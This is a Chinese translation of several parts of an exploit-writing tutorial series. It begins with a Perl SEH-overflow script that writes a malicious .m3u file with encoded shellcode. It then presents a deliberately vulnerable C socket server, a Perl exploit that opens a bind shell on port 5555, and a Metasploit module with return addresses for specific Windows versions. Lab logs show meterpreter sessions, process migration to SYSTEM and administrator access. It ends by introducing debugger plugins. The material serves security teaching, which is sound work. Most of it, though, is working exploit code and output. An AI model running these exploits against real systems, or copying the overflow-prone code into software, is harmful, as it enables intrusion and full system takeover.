# Based on PoC/findings by HACK4LOVE ( http://milw0rm.com/exploits/9277
#
-------------------------------------------------------------------------------
-
# MMMMM~.
# MMMMM?.
# MMMMMM8. .=MMMMMMM.. MMMMMMMM, MMMMMMM8. MMMMM?. MMMMMMM: MMMMMMMMMM.
# MMMMMMMMMM=.MMMMMMMMMM.MMMMMMMM=MMMMMMMMM=.MMMMM?7MMMMMMMMM: MMMMMMMMMM:
#
MMMMMIMMMMM+MMMMM$MMMMM=MMMMMD$I8MMMMMIMMMMM~MMMMM?MMMMMZMMMMMI.MMMMMZMMMMM:
# MMMMM==7III~MMMMM=MMMMM=MMMMM$. 8MMMMMZ$$$$$~MMMMM?..MMMMMMMMMI.MMMMM+MMMMM:
# MMMMM=. MMMMM=MMMMM=MMMMM7. 8MMMMM? . MMMMM?NMMMM8MMMMMI.MMMMM+MMMMM:
# MMMMM=MMMMM+MMMMM=MMMMM=MMMMM7. 8MMMMM?MMMMM:MMMMM?MMMMMIMMMMMO.MMMMM+MMMMM:
# =MMMMMMMMMZ~MMMMMMMMM8~MMMMM7. .MMMMMMMMMO:MMMMM?MMMMMMMMMMIMMMMM+MMMMM:
# .:$MMMMMO7:..+OMMMMMO$=.MMMMM7. ,IMMMMMO$~ MMMMM?.?MMMOZMMMMZ~MMMMM+MMMMM:
# .,,,,. .,,,,. .,,,,, ..,,,,. .,,,,,. .,,,..,,,. .,,,,,,,,,,.
# eip hunters
#
-------------------------------------------------------------------------------
-
#
# Script provided for educational purposes only.
#
#
#
my $totalsize=5005;
my $sploitfile="c0d3r.m3u";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xeb\x1e\x90\x90"; #jump 30 bytes
my $seh=pack('V',0x1002083D); #pop pop ret from xaudio.dll
my $nops = "\x90" x 24;
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe6\xda\xdb\xd9\x76\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x50\x44\x45\x50\x43\x30\x43\x30\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x45\x55\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a" .
"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x45\x51\x4a\x4e\x50" .
"\x31\x49\x50\x4d\x49\x4e\x4c\x4c\x44\x49\x50\x42\x54\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4b" .
"\x44\x47\x4b\x51\x44\x47\x54\x45\x54\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x46\x44\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x51" .
"\x34\x45\x54\x48\x43\x51\x4f\x50\x31\x4a\x56\x43\x50\x51" .
"\x46\x45\x34\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45" .
"\x58\x4b\x39\x4b\x48\x4b\x33\x49\x50\x43\x5a\x46\x30\x42" .
"\x48\x4a\x50\x4c\x4a\x44\x44\x51\x4f\x42\x48\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x51\x47\x4b\x4f\x4a\x47\x42\x43\x45" .
"\x31\x42\x4c\x45\x33\x45\x50\x41\x41";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$nops.$shellcode));
my $payload=$junk.$nseh.$seh.$nops.$shellcode.$junk2;
#
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;
close (myfile);
print " [+] File written\n";
print " [+]     " . length($payload)." bytes\n";
```

哦也 ！(把这个放到 milw0rm 上面☺): http://www.milw0rm.com/exploits/9298

你可以在这里找到我放到milw0rm网站上的全部exploit的列表：
http://www.milw0rm.com/author/2052

练习

现在我给你留一个小练习：试着写一个m3u文件类型的可用Exploit，看下你能找到一个覆盖EIP（而不是SEH）的方法吗？

提示：shellcode不是必须要放到nSEH/SEH后...还可以把它放到payload缓冲区的第一部分，而且有时候你还得：

--在一小块缓冲区写进一些jumpcode，它跳到你真正的shellcode。

--硬编码一个地址（如果没其他办法了）

M3u文件下的基于SEH的Exploit几乎和mpf版本是一样的，所以我不在这里讨论这个了。
如果你想就这个练习进行讨论，登陆/注册下面的论坛：
http://www.corelan.be:8800/index.php/forum/writing-exploits/
（我可能就会在几天后把解决办法贴到这个论坛上面了）
请继续关注更多信息：Exploit编写中的tips&tricks.....

Exploit 编写系列教程第四篇：编写 Metasploit exploit

【作者】：Peter Van Eeckhoutte
【译者】：riusksk（泉哥：http://riusksk.blogbus.com）

在 exploit 编写系列教程第一篇中，笔者已经讲述了两种对于常见漏洞的利用方式：栈溢出（覆盖 EIP）与利用 SHE 链表进行栈溢出。在列出的例子中，笔者已经利用 perl 脚本去演示如何构造一个可行的 exploit。
显然，编写 exploit 不应局制于 perl 语言上。笔者猜想：每种编程语言都可以用于编写 exploit ……因此你可以挑选自己最为熟悉的一种语言来编写 exploit（比如 python,c,c++,c#等等）。尽管也许自己编写出来的 exploit 勉强可用，但如果可以将其列入自己的 Metasploit Framework 中可能会更好，因为这样就可以利用 Metasploit 的一些独特功能。

Metasploit exploit 模块结构

一个典型的 Metasploit exploit module 由以下部分组成：

- header and some dependencies
  - Some comments about the exploit module
  - require ‘msf/core’
- class definition
- includes
- “def” definitions :
  - initialize
  - check (optional)
  - exploit

读者可以在 metasploit module 中使用#来添加注释，上面这些就是我们现在需要知道的，接下来我们看看建立 Metasploit exploit module 所需要的每一步骤。

案例研究：编写针对漏洞服务器的 exploit

下面我们将以下列存在漏洞的服务端代码（C）来演示 exploit 的编写：

```
#include <iostream.h>
#include <winsock.h>
#include <windows.h>
//load windows socket
#pragma comment(lib, "wsock32.lib")
//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0
void pr( char *str)
{
char buf[500]="";
strcpy(buf,str);
}
void sError(char *str)
{
MessageBox (NULL, str, "socket Error" ,MB_OK);
WSACleanup();
}
int main(int argc, char **argv)
{
WORD sockVersion;
```

```
WSADATA wsaData;
int rVal;
char Message[5000]="";
char buf[2000]="";
u_short LocalPort;
LocalPort = 200;
//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);
//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);
if(serverSocket == INVALID_SOCKET)
{
sError("Failed socket()");
return SS_ERROR;
}
SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;
//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
sError("Failed bind()");
WSACleanup();
return SS_ERROR;
}
//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
sError("Failed listen()");
WSACleanup();
return SS_ERROR;
}
//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
sError("Failed accept()");
WSACleanup();
return SS_ERROR;
}
int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
//receive the data that is being sent by the client max limit to 5000 bytes.
```

```
bytesRecv = recv( clientSocket, Message, 5000, 0 );
if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
{
printf( "\nConnection Closed.\n");
break;
}
}
//Pass the data received to the function pr
pr(Message);
//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);
WSACleanup();
return SS_OK;
}
```

编译以上代码，然后在 Windows 2003 server R2 SP2 下运行（笔者用 lcc-win32 来编译代码）。当你发送 1000 字节到服务端时，服务器将崩溃。下面的 perl 脚本可触发程序崩溃：

```
use strict;
use Socket;
my $junk = "\x41" x1000;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

存在漏洞的服务端挂掉，同时 EIP 被 A's 覆盖掉：

```
0:001> g
(e00.de0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffd6000 ecx=00000000 edx=0012e446 esi=0040bdec edi=0012ebe0
eip=41414141 esp=0012e258 ebp=41414141 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
41414141 ?? ???
```

利用 Mestasploit pattern，我们可确定覆盖 EIP 的偏移量为 504 字节。下面我们将重新编写一份可触发程序崩溃的脚本以证实这一偏移量，同时注意溢出后各寄存器的值：

```
use strict;
```

```
use Socket;

my $totalbuffer=1000;
my $junk = "\x41" x 504;
my $eipoverwrite = "\x42" x 4;
my $junk2 = "\x43" x ($totalbuffer-length($junk.$eipoverwrite));

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";

# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$junk2."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

发送 504 A's，4 B's 以及一串 C's 后，可以看到以下寄存器及栈中的内容：

```
0:001> g
(ed0.eb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffde000 ecx=00000000 edx=0012e446 esi=0040bdec edi=0012ebe0
eip=42424242 esp=0012e258 ebp=41414141 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
42424242 ?? ???
0:000> d esp
0012e258 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e268 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e278 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e288 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e298 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e2a8 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e2b8 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e2c8 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
```

下面增加 junk size，看看有多少可用空间能存放 shellcode。这是相当重要的，因为你将需要在 Metasploit module 中指定这一参数。更改$totalbuffer 的值为 2000，正如所预期的一样，溢出漏洞仍被触发了。ESP 的内容表示我们可以用 C's 填充内存到 esp+5d3 (1491 bytes)。以上将是我们的 shellcode 空间（或多或少）。

我们需要用 jmp esp（或 call esp，或其它等同指令）覆盖 EIP，再用 shellcode 去替换掉 C's，这样 exploit 应该就可以工作得很好了。利用 findjmp，我们可以在 Windows 2003 R2 SP2 server 中搜索到可利用的地址：

```
findjmp.exe ws2_32.dll esp
Reg: esp
Scanning ws2_32.dll for code usable with the esp register
0x71C02B67 push esp - ret
Finished Scanning ws2_32.dll for code usable with the esp register
Found 1 usable addresses
```

结合 shellcode 进行测试后，我们可利用以下两点来完成最终的 exploit：

- 从 shellcode 中排除 0xff
- 在 shellcode 前放置一串 NOP's

最终的 exploit (用 perl 编写的，将 shell 绑定到 TCP 端口 5555):

```
#
print " ----------------------------------------\n";
print " Writing Buffer Overflows\n";
print " Peter Van Eeckhoutte\n";
print " http://www.corelan.be:8800\n";
print " ----------------------------------------\n";
print " Exploit for vulnserver.c\n";
print " ----------------------------------------\n";
use strict;
use Socket;
my $junk = "\x90" x 504;
#jmp esp (from ws2_32.dll)
my $eipoverwrite = pack('V',0x71C02B67);
#add some NOP's
my $shellcode="\x90" x 50;
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
$shellcode=$shellcode."\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
```

```
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$shellcode."\n";
print "[+] Payload sent\n";
print "[+] Attempting to telnet to $host on port 5555...\n";
system("telnet $host 5555");
close SOCKET or die "close: $!";
```

Exploit output :

```
root@backtrack4:/tmp# perl sploit.pl 192.168.24.3 200
----------------------------------------
Writing Buffer Overflows
Peter Van Eeckhoutte
http://www.corelan.be:8800
----------------------------------------
Exploit for vulnserver.c
----------------------------------------
[+] Setting up socket
[+] Connecting to 192.168.24.3 on port 200
[+] Sending payload
[+] Payload sent
[+] Attempting to telnet to 192.168.24.3 on port 5555...
Trying 192.168.24.3...
Connected to 192.168.24.3.
Escape character is '^]'.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\vulnserver\lcc>whoami
whoami
win2003-01\administrator
```

这份 exploit 中最为重要几点因素有：

- ret（覆盖 EIP）的偏移量为 504
- Windows 2003 R2 SP2 (English) 跳转地址为 0x71C02B67
- shellcode 中不应包含有 0x00 或者 0xff
- shellcode 至少应 1400 字节

在 Windows XP SP3(English)中再运行以上测试代码后，我们得到的以上偏移量是一样的，但跳转地址改变了（例如：0x7c874413）。下面我们将利用 Metasploit module 来选择这两个地址中的一个，以实现正确的跳转地址。

将 exploit 转换为 metasploit

首先，你需要确定 exploit 将为何种类型，因为这决定了 exploit 将保存在 Metasploit 文件结构中的位置。如果你的 exploit 是针对 windows ftp server 的，那么需要将其保存在 windows ftp server exploits 中。

Metasploit modules 是保存在 framework3xx 文件结构中，位于/modules/exploits 目录下。在该文件夹中，exploits 先细分为操作系统类型，再细分为服务类型。

由于我们的 FTP 服务是运行在 windows 中的，因此将 exploit 放置于 windows 目录下。Windows 文件夹中已经包含许多文件了，包括一个”misc”文件。我们将 exploit 放置在”misc”目录下（或者放置在 telnet 目录下），因为它并不真正地属于其它类型。

我们在%metasploit%/modules/windows/misc 目录中创建 Metasploit module：

```
root@backtrack4:/# cd /pentest/exploits/framework3/modules/exploits/windows/misc
root@backtrack4:/pentest/exploits/framework3/modules/exploits/windows/misc# vi custom_vulnserver.rb
```

```
#
#
# Custom metasploit exploit for vulnserver.c
# Written by Peter Van Eeckhoutte
#
#
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote
include Msf::Exploit::Remote::Tcp
def initialize(info = {})
super(update_info(info,
'Name' => 'Custom vulnerable server stack overflow',
'Description' => %q{
This module exploits a stack overflow in a
custom vulnerable server.
},
'Author' => [ 'Peter Van Eeckhoutte' ],
'Version' => '$Revision: 9999 $',
'DefaultOptions' =>
{
'EXITFUNC' => 'process',
},
'Payload' =>
{
'Space' => 1400,
'BadChars' => "\x00\xff",
},
'Platform' => 'win',
'Targets' =>
[
['Windows XP SP3 En',
{ 'Ret' => 0x7c874413, 'Offset' => 504 } ],
['Windows 2003 Server R2 SP2',
{ 'Ret' => 0x71c02b67, 'Offset' => 504 } ],
],
'DefaultTarget' => 0,
'Privileged' => false
))
register_options(
[
Opt::RPORT(200)
], self.class)
end
def exploit
connect
junk = make_nops(target['Offset'])
sploit = junk + [target.ret].pack('V') + make_nops(50) + payload.encoded
sock.put(sploit)
handler
disconnect
end
end
```

下面看看其各组成部分：

►首先，写入“require msf/core”，这对于所有 Mestasploit exploits 均有效

►定义 class，本例中为 remote exploit

►然后，设置 exploit information 和 exploit definitions:

►include：本例中显然为 tcp connection，因此我们使用 Msf::Exploit::Remote::Tcp

►Metasploit 支持 http，fcp 等等（这将帮助你更快地建立 exploit，因为这无需你来完成整个会话过程）

►information：

►Payload：定义 badchars 的长度（在本例为 0x00 和 0xff）

►定义 targets，以及 target 特有的设置，如 return address,offset 等等

►Exploit

►connect (设置远程连接端口)

►创建缓冲区

►junk(nops,offset size)

►添加返回地址，nops 以及编码的 payload

►写入连接的缓冲区

►处理 exploit

►断开连接

现在打开 msfconsole，如果存在脚本错误，那么当 msfconsole 加载时将显示相关的错误信息。如果 msfconsole 已加载，那么你必须在使用此新 module 前将 msfconsole 关掉(或者刷新模块，如果你对其进行修改的话)。

测试 exploit

Test 1 : Windows XP SP3

```
root@backtrack4:/pentest/exploits/framework3# ./msfconsole
| | _) |
__ `__ \ _ \ __| _` | __| __ \ | _ \ | __|
| | | __/ | ( |\__ \ | | | ( | | |
_| _| _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
_|
=[ msf v3.3-dev
+ -- --=[ 395 exploits - 239 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 187 aux
msf > use windows/misc/custom_vulnserver
msf exploit(custom_vulnserver) > show options
Module options:
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 200 yes The target port
Exploit target:
Id Name
-- ----
0 Windows XP SP3 En
msf exploit(custom_vulnserver) > set rhost 192.168.24.10
rhost => 192.168.24.10
msf exploit(custom_vulnserver) > show targets
Exploit targets:
Id Name
-- ----
0 Windows XP SP3 En
1 Windows 2003 Server R2 SP2
msf exploit(custom_vulnserver) > set target 0
target => 0
```

```
msf exploit(custom_vulnserver) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(custom_vulnserver) > show options
Module options:
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST 192.168.24.10 yes The target address
RPORT 200 yes The target port
Payload options (windows/meterpreter/bind_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique: seh, thread, process
LPORT 4444 yes The local port
RHOST 192.168.24.10 no The target address
Exploit target:
Id Name
-- ----
0 Windows XP SP3 En
msf exploit(custom_vulnserver) > exploit
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.24.1:42150 -> 192.168.24.10:4444)
meterpreter > sysinfo
Computer: SPLOITBUILDER1
OS : Windows XP (Build 2600, Service Pack 3).
```

Test 2 : Windows 2003 Server R2 SP2

```
meterpreter >
meterpreter > quit
[*] Meterpreter session 1 closed.
msf exploit(custom_vulnserver) > set rhost 192.168.24.3
rhost => 192.168.24.3
msf exploit(custom_vulnserver) > set target 1
target => 1
msf exploit(custom_vulnserver) > show options
Module options:
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST 192.168.24.3 yes The target address
RPORT 200 yes The target port
Payload options (windows/meterpreter/bind_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique: seh, thread, process
LPORT 4444 yes The local port
RHOST 192.168.24.3 no The target address
Exploit target:
Id Name
```

```
-- ----
1 Windows 2003 Server R2 SP2
msf exploit(custom_vulnserver) > exploit
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 2 opened (192.168.24.1:56109 -> 192.168.24.3:4444)
meterpreter > sysinfo
Computer: WIN2003-01
OS : Windows .NET Server (Build 3790, Service Pack 2).
meterpreter > getuid
Server username: WIN2003-01\Administrator
meterpreter > ps
Process list
============
PID Name Path
--- ---- ----
300 smss.exe \SystemRoot\System32\smss.exe
372 winlogon.exe \??\C:\WINDOWS\system32\winlogon.exe
396 Explorer.EXE C:\WINDOWS\Explorer.EXE
420 services.exe C:\WINDOWS\system32\services.exe
424 ctfmon.exe C:\WINDOWS\system32\ctfmon.exe
432 lsass.exe C:\WINDOWS\system32\lsass.exe
652 svchost.exe C:\WINDOWS\system32\svchost.exe
832 svchost.exe C:\WINDOWS\System32\svchost.exe
996 spoolsv.exe C:\WINDOWS\system32\spoolsv.exe
1132 svchost.exe C:\WINDOWS\System32\svchost.exe
1392 dllhost.exe C:\WINDOWS\system32\dllhost.exe
1580 svchost.exe C:\WINDOWS\System32\svchost.exe
1600 svchost.exe C:\WINDOWS\System32\svchost.exe
2352 cmd.exe C:\WINDOWS\system32\cmd.exe
2888 vulnserver.exe C:\vulnserver\lcc\vulnserver.exe
meterpreter > migrate 996
[*] Migrating to 996...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

关于 Metasploit API 的更多信息

关于 Metasploit API 的更多信息可以查看以下链接：

http://www.metasploit.com/documents/api/msfcore/index.html

Exploit 编写系列教程第五篇：利用调试器模块及插件加速 exploit 开发

【作者】：Peter Van Eeckhoutte

【译者】：riusksk（泉哥：http://riusksk.blogbus.com）

在本系列教程第一篇中，我主要使用 Windbg 调试器来查看程序崩溃时的寄存器及堆栈的内容，以利于编写 exploit。这里本文将讨论其它调试器及插件，以提高编写 exploit 的速度。

编写 exploit 必备的工具至少应该有：

- **windbg** (Windbg 命令列表：http://windbg.info/doc/1-common-cmds.html)
- **ollydbg**
- **immunity debugger**(需要 python)
- **metasploit**
- **pyDbg** (如果您习惯使用 python，并且想要使用它来建立自己的自定义调试器，可以试试这个工具，这在 **《Gray Hay Python》** 一书中有详尽说明)
- 脚本工具，比如 perl /python 等等

在前面的章节中，我们已经使用过 windbg，而且还讲述了 windbg 扩展功能及插件的运用，它可以帮助你调试程序崩溃，并告诉你此崩溃是否具备可利用性，这个插件（MSEC）可以从 http://www.codeplex.com/msecdbg 下载得到。虽然 MSEC 给你留下良好印象，但也不要过于依赖它。你可以试着手动查看寄存器、栈值，并尝试寻找出可利用的任意代码执行漏洞，这样反而会更好。

Byakugan : introduction, pattern_offset and searchOpcode

许多人都知道 Ollydbg 有很多插件(后面笔者将讲其中三个插件),windbg 也有一套自己的插件/扩展功能的开发平台/API ,MSEC 即是其中之一……一年前，Metasploit 团队也开发并公布了自己的 windbg 插件，叫做 byakugan。在 Windows XP SP2,SP3,Vista 和 windows 7 平台下的预编译的二进制文件可以 framework3 文件夹中找到（可通过 svn 获取最新版本），即 \external\source\byakugan\bin 目录下。然后将 byakugan.dll 及 injectsu.dll 放置在 windbg 程序文件夹中（并非 winext 文件夹下），

再将 detoured.dll 放置在 c:\windows\system32 目录下。

利用 byakugan.dll 能做什么呢？

- jutsu：一套工具箱，可用来追踪内存缓冲区，确定崩溃时可控制的数据以及寻找有效的返回地址
- pattern_offset
- mushishi：反调试检测和绕过反调试技术的平台
- tenketsu：vista 平台下的堆模拟器/虚拟机

Injectsu.dll 用于 hook 目标程序的 API 函数，它创建一个连接到调试器的线程，用于收集函数的返回信息。

Detoured.dll 是由微软发布的钩子链接库，用于处理跳转代码，追踪被挂钩的函数并自动修复函数的执行流程。

这里我们只关注 byakugan 插件，更确切地说是 jutsu 组件（因为笔者已在本系列教程第一篇中演示了该组件的功能）及 pattern_offset。

你可以在 windbg 下使用以下命令：

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
```

jutsu 提供下列函数：

- identBuf / listBuf / rmBuf：搜索内存中的缓冲区（纯 ascii，metasploit 模块，或者文件中的数据）
